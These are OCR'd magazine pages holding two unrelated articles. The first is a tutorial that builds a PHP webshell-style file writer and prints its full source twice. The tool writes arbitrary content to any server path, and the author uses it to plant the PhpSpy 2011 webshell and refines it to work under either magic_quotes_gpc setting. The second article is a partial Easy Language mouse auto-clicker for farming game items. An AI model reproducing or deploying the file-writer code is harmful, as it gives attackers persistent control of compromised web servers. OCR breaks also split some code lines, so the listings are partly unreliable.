


图5

再来尝试写一个PHP大马上去，我用的大马是PhpSpy 2011。文件名写phpspy.php，把PhpSpy 2011的源代码复制到

输入框中，点“保存”按钮后在diy.php当前目录下成功生成了phpspy.php，访问http://127.0.0.1/phpspy.php，却出现了如图4的错误提示。怎么出错了呢？用记事本打开刚写入的phpspy.php，和正常的PhpSpy 2011的源代码对比一下，发现了问题：新生成的phpspy.php中'\等符号前面都被加了转义字符\，如图5。为了更直观的看到被加了转义字符，我再来写入一个文件，文件名为test.php，内容就一个字符\，然后用记事本打开写入的文件test.php，看到的内容却是\\，如图6。




图6

因为\在PHP中是特殊字符，所以前面被加了转义字符\，写入的文件中就成了两个\\。怎么才能去掉转义字符呢？这个问题困扰了我两天。后来在PhpSpy 2011的源代码中找到了解决问题的方法，在PhpSpy 2011中是用stripslashes()函数去掉的转义字符，我也用它。经过修改后的diy.php的代码为：

```
<html>
<title>PHP学习笔记之PHP简陋小马</title>
<?php
echo "网站物理路径为：".$_SERVER["DOCUMENT_ROOT"]."<br>";    //显示网站物理路径
echo "当前文件路径为：".$_SERVER["SCRIPT_FILENAME"];          //显示当前文件路径
$p=$_POST["fpath"];          //获取POST过来的fpath变量
$c=$_POST["filecount"];      //获取POST过来的要写入文件的内容
$c=stripslashes($c);    //去掉转义字符
$f=fopen($p,"w");            //以写的方式打开fpath变量指定的文件，不存在则创建
fwrite($f,$c);                    //把内容写入文件
@fclose($f);
?>
<form action="" method=post>
文件名：
<input type=text name="fpath" size=60><br>
<textarea name="filecount" cols=80 rows=10 width=32></textarea>
<input type =submit value=保存>
</form>
</html>
```

用修改后的diy.php再写入一个PhpSpy 2011，文件名为phpspy_on.php，访问之，功能正常，如图7。再写一个字符\到文件，打开文件，内容就是\，不再是\\了。看来PHP小马完成了。




图7

作为一个PHP小马，要保证在各种情况下都功能正常。提到转义字符，不得不提到PHP中一个重要的配置选项--magic_quotes_gpc。当打开时，所有的 '（单引号），"（双引号），\（反斜线）和 NULL 字符都会被自动加上一个反斜线进行转义。这和addslashes()函数作用完全相同。从PHP 5开始，默认magic_quotes_gpc=On，也就是magic_quotes_gpc打开。我虚拟机中PHP的版本为5.2.8，默认也是magic_quotes_gpc=On，所以才导致了没用stripslashes()函数处理时\被自动加上一个反斜线进行转义。现在的小马在magic_quotes_gpc=On时能正常使用，在magic_quotes_gpc=Off时是否也能正常使用呢？下面来测试下。

来到虚拟机中PHP的安装目录下，用记事本打开文件php.ini，搜索“magic_quotes_gpc”，如图8。




图8

果然是默认的magic_quotes_gpc = On，修改为magic_quotes_gpc = Off，保存对php.ini的修改，重启Web服务器软件（我这里为Apache）。再次打开http://127.0.0.1/diy.php，再次写一个PhpSpy 2011到diy.php所在目录下，文件名为phpspy_off.php。访问http://127.0.0.1/phpspy_off.php，没看到PhpSpy 2011的登录页面，却看到了如图9的错误提示。




图9

提示“Parse error: parse error in C:\Program Files\Apache Group\Apache2\htdocs\phpspy_off.php on line 8”，提示第八行出现错误，用记事本打开phpspy_off.php，来到第八行，代码为：

```
define('IS_WIN', DIRECTORY_SEPARATOR == '\');
PhpSpy 2011中第八行代码为：
define('IS_WIN', DIRECTORY_SEPARATOR == '\\');
```

很明显的phpspy_off.php中的代码少了一个\。怎么少的呢？想到了stripslashes()函数。在magic_quotes_gpc = On的时候因为\会自动被加上一个转义字符\变成\\，经过stripslashes()函数去掉转义字符，正好又变回原本的\，没有任何问题，但现在magic_quotes_gpc = Off，提交的数据根本没有被加上转义字符，还要经过stripslashes()函数去转义字符，有时候就会产生误去。比如define('IS_WIN', DIRECTORY_SEPARATOR == '\\');中的\\，被错误的处理成了\。能想到的解决办法就是当magic_quotes_gpc = On的时候用stripslashes()函数去掉转义字符，在magic_quotes_gpc = Off的时候直接把POST过来的文件内容写入文件。怎样知道magic_quotes_gpc = On还是magic_quotes_gpc = Off呢？这时候就需要用到get_magic_quotes_gpc()函数了。这个函数当magic_quotes_gpc = On时返回1，当magic_quotes_gpc = Off时返回0。思路是对于POST过来的数据，先放到一个变量中，通过get_magic_quotes_gpc()函数判断是magic_quotes_gpc = On还是magic_quotes_gpc = Off，如果magic_quotes_gpc = On就把数据经过stripslashes()函数去掉转义字符后写入文件；如果magic_quotes_gpc = Off，则把数据直接写入文件。具体代码为：

```
<html>
<title>PHP学习笔记之PHP简陋小马</title>
<?php
echo "网站物理路径为:".$_SERVER["DOCUMENT_
ROOT"]."<br>";  //显示网站物理路径
echo "当前文件路径为:".$_SERVER["SCRIPT_FILE-
NAME"];                 //显示当前文件路径
$p=$_POST["fpath"];         //获取POST过来的fpath
变量
$c=$_POST["filecount"];     //获取POST过来的要写
入文件的内容
//判断magic_quotes_gpc的值
if (get_magic_quotes_gpc()){
//去掉转义字符
$c=stripslashes($c);
}
$f=fopen($p,"w");                    //以写的方式打开
fpath变量指定的文件，不存在则创建
fwrite($f,$c);                      //把内容写入文件
@fclose($f);
?>
<form action='' method=post>
文件名：
<input type=text name="fpath" size=60><br>
<textarea name="filecount" cols=80 rows=10
width=32></textarea>
<input type =submit value=保存>
</form>
</html>
```

用最新的diy.php再次写一个PhpSpy 2011，文件名为phpspy_off1.php，然后访问http://127.0.0.1/phpspy_off1.php，这次没有什么问题了，如图10。

把magic_quotes_gpc = Off修改为magic_quotes_gpc = On，再次写大马上去成功。又试了带路径写入文件，都成功。至此，我的这个PHP小马就写完了，当然，它还有很多不完善的地方，比如是否写入文件成功没有提示，界面太丑陋等。因为是刚开始接触PHP，就只能先写到这里了。等以后可能会完善它，哈哈。




图10

由于是刚开始学PHP，知道的东西太少，写的PHP小马有什么bug或逻辑不严谨的地方欢迎大家指正。

易语言实现简易连点器

——挤服，刷道具，抢礼包！全能！

荐陌影青

起因

前几日同学叫我帮忙做一个鼠标连点器的软件，因为他的连点器硬件坏了，再买一个太贵了，最便宜的也要八十多元人民币。我就答应了，毕竟是同桌啊！据说他每周在游戏中刷限时礼包，在倒卖，能赚三四百呢！真是个有经济头脑的同学啊。

开始

因为本人英语不是很好，所以选择了中文编程软件—易语言。由于软件比较大，有三百多MB呢，本人就不上传了，到处都有下的，都可以下得到破解版的。由于以前没有接触过这种类型的软件，所以在网上看了看相关的原理。也找到了一些源码，

不过都不太满意，所以就自己做了一个让自己满意的。




图1

首先大概了解一下这款软件的运作原理，需要一些变量参与工作，比如基本组件中的“时钟”如图1。我们要利用它做计时工作，也就是说在一段时间内时钟会记录周期的次数，进而判定代码的运行。我们需要三个时钟同时工作，分别显示现在的时间，记录被选择的周期，核对频率。

如图2，新建一个Windows窗口程序，接下来就要开始编写代码了，代码如下：




图2

```
子程序 _启动窗口_创建完毕
局部变量 a，文本型 // 显示文本的变量类型
局部变量 b，文本型
局部变量 c，文本型
局部变量 d，文本型
局部变量 e，文本型
局部变量 F，整数型          //显示整数的变量类型，范围是-2147483648到2147483647
局部变量 h，整数型
局部变量 g，整数型

XP风格 (2)  //自选软件风格，本人较喜欢这个风格
置托盘图标 (_启动窗口.图标，“荐陌影青作品”) //窗口要显示的文字
左右键选择.加入项目 (“左键”，0) //软件中选择左键点击
左右键选择.加入项目 (“右键”，1) //软件中选择右键点击
a = 取文本注册项 (3，“Software\荐陌影青作品\按键03”，“左键”)     //确定选项
如果 (a = “左键”)
  左右键选择.现行选中项 = 0
否则
  左右键选择.现行选中项 = 1

如果结束
点击次数选择.加入项目 (“单击”，0) //选择软件进行鼠标单机
点击次数选择.加入项目 (“双击”，1) //选择软件进行鼠标单机
b = 取文本注册项 (3，“Software\荐陌影青作品\按键04”，“单击”)     // //确定选项

如果 (b = “单击”)
  点击次数选择.现行选中项 = 0

否则
  点击次数选择.现行选中项 = 1
如果结束

点击频率选择.加入项目 (“0.1”，0) //0.1秒点击一次，后边的“0”只是按键命名而已，无实际意义，下同。

点击频率选择.加入项目 (“0.2”，1) //0.2秒点击一次


c = 取文本注册项 (3，“Software\荐陌影青作品\按键05”，“0.1”)     //确定选项
如果 (c = “0.1”) //“c”表示频率周期
  点击频率选择.现行选中项 = 0 //“0”即为刚才提到的按键命名
否则
如果结束          //判断当前选择的“c”，若是本命令即“c=0.1”，执行命令，若不是，进行下一段命令，下同。

如果 (c = “0.2”)
  点击频率选择.现行选中项 = 1
否则
如果结束
如果 (c = “0.5”)
  点击频率选择.现行选中项 = 2
否则
如果结束
//至此，所有频率选择判定结束，进行下一阶段命令
快捷键1.加入项目 (“Ctrl”，0)          //快捷键激活本程序，“0”同样是按键命名
快捷键1.加入项目 (“Ctrl+Alt”，1)          //考虑到游戏自身的快捷键冲突，所以设置两个，当然叉子们也可以自
```

已设置。

d ＝ 取文本注册项（3，“Software\荐陌影青作品\按键01”，“Ctrl”）　//确定选项

.如果（d ＝ “Ctrl”）　//同样和上边的“c”判断一样，这次是判断快捷键选择

快捷键1.现行选中项 ＝ 0

g ＝ 0

h ＝ 1

.否则

快捷键1.现行选中项 ＝ 1

h ＝ 1

g ＝ 4

.如果结束　//判断结束，进行下一阶段代码

快捷键2.加入项目（“F1”，0）　//F系列快捷键，台式笔记本都有，可和上一阶段的两个快捷键配合自定义使用

快捷键2.加入项目（“F2”，1）

快捷键2.加入项目（“F3”，2）

e ＝ 取文本注册项（3，“Software\荐陌影青作品\按键02”，“F3”）　//同样确定选项

.如果（e ＝ “F1”）　// //同样和上边的“d”判断一样，这次是判断另一组快捷键选择

快捷键2.现行选中项 ＝ 0

F ＝ #F1键

.否则

.如果结束

.如果（e ＝ “F2”）

快捷键2.现行选中项 ＝ 1

F ＝ #F2键

.否则

.如果结束

.如果（e ＝ “F3”）

快捷键2.现行选中项 ＝ 2

F ＝ #F3键

.否则

.如果结束　//判断结束，进入下一阶段代码

